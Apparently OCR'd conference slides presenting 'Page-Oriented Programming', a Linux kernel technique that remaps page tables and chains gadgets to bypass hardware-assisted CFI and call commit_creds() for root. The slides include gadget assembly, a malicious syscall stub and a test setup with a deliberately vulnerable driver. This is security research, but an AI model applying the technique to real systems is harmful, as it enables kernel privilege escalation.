
```
<call_gadget>:
  endbr64
  ...
  call $0xdeadbeef ||
  jmp  $0xcafebebe
  ...
  ret
```

```
<NOP_gadget_1>:
  endbr64
  <no_calls_and_jumps_here>
  ret
```

```
<NOP_gadget_2>:
  endbr64
  xor %rax, %rax
  ret
```

POP - Page Stitching Stage

- **Chains gadgets with data to create new control flows**
  - It remaps a gadget's physical page to the logical address of the direct branch target with page tables
  - It also remaps an argument that is passed to commit_creds()
- **Builds private page tables for the exploitation**
  - Kernel page tables are shared for all processes and kernel threads
  - It allocates new page tables whenever the remapping is needed
- **Allocates free physical pages from the system RAM**
  - It allocates and accesses them in reverse order with the direct mapping area (page_offset_base)


<Original Control Flow>
<sys_set_uid>:
<validating creds>
mov arg_ptr, %rdi
call 0xffff1220
...
ret
0xffff1220:
<commit_creds(arg)>:
<updating creds>
call 0xffff1330
call 0xffff1440
...
ret
0xffff1330:
<subfunction_1>
ret
0xffff1440:
<subfunction_2>
ret
Page Remapping
Page Replacing
<New Control Flow>
<sys_candidate>:
mov arg_ptr, %rdi
call 0xffffa350
...
ret
0xfffff000:
<modified_cred>:
uid = 0 (root)
0xffffa350:
<call_gadget>:
...
call 0xffffa220
...
ret
0xffffa220:
<commit_creds(arg)>:
...
<updating creds>
call 0xffffa330
call 0xffffa440
...
ret
0xffffa330:
<NOP_gadget_1>:
ret
0xffffa440:
<NOP_gadget_2>:
ret

POP - Page Flushing Stage


- **Flushes stale mappings in the TLB to apply new ones**
  - Modern CPUs manage TLB data to accelerate the logical to physical address translation
  - Remapped physical pages are not accessed until old mappings are flushed out
- **Sleeps for a sufficient time after removing global bits in page tables**
  - The TLB has limited space, so it cannot hold all kernel mapping data
  - System services, applications, and various interrupts help us!
- **Considers the CPU affinity because each core has its own TLB**

POP - Exploitation Stage

- **Executes the target system call with an arbitrary argument**
  - Then, the new control flow calls commit_creds() without verification
  - It must be executed on the same core where the page flushing stage was done!
  - Both x64 and x32 system calls can be used!

```
<main of the malicious application>:
  ; Syscall number to exploit
  mov $syscall_number, %rax

  ; Argument for commit_creds()
  mov $0xffff000, %rdi or %rbx

  ; Execute the new control flow
  syscall or int $0x80

  <DO MALICIOUS BEHAVIORS WITH ROOT>
```

- Execut… …ent
  - Then, t… …cation
  - It must… …g stage
    was do…
  - Both x…
    calls ca…




```
…tion>:
…()
…x
…ow
…l ROOT>
```

Contents

- Control-Flow Integrity (CFI)
- Hardware-Assisted Kernel CFI in Use
- Page-Oriented Programming
- **Demo** 
- Conclusion and Black Hat Sound Bytes

Environment

- **Machine: ASUS TUF DASH F15**
  - **Intel Core i7-12650H**, 16GB RAM

- **OS and Linux kernel**
  - **Ubuntu 22.04 LTS** and **LLVM 6.0.0**
  - **Linux kernel 6.3.11** with **FineIBT** for the kernel CFI
    - Without CONFIG_JUMP_LABEL and CONFIG_RETHUNK to reduce run-time code patches
    - A kernel driver with **information disclosure** and **memory read and write vulnerabilities**

- **Open-source hypervisor**
  - **Shadow-box** (from Black Hat Asia 2017) with **Intel CET** and **MBEC** supports

```
0xffffffff812bc9a0
<__x64_sys_bpf>(arg1):
  call 0xffffffff812bd5e0
  ...
```

```
0xffffffff81c605e0
<xhci_address_device>:
  call 0xffffffff81c61a90
  ...
```

```
0xffffffff8153da90
<configfs_open_file>:
  call 0xffffffff8153e220
  ...
```

```
0xffffffff81122220 <commit_creds>:
  endbr64
  ; gs: 0xffff8884a0200000 <__per_cpu_offset[0]>
  ; rip: 0xffffffff8112223a
  ; rbx: 0xffff8884a02327c0 => <current>
  mov  %gs:0x7ef10586(%rip), %rbx

  ; rip: 0xffffffff811222f4
  ; esi: 0xffffffff844e2798 <suid_dumpable>
  mov  0x33c04a4(%rip), %esi

  call 0xffffffff814732d0 <set_dumpable>
  call 0xffffffff81640120 <key_fsuid_changed>
  call 0xffffffff81640180 <key_fsgid_changed>

  call 0xffffffff811263d0 <inc_rlimit_ucounts>
  ;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
  <Instructions for updating new credentials>
  ;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
  call 0xffffffff81126460 <dec_rlimit_ucounts>

  call 0xffffffff81aa8fb0 <proc_id_connector>
  call 0xffffffff811a7d90 <call_rcu>
  ret
```

```
0xffffffff812bc9a0
<__x64_sys_bpf>(arg1):
  call 0xffffffff812bd5e0
  ...
```

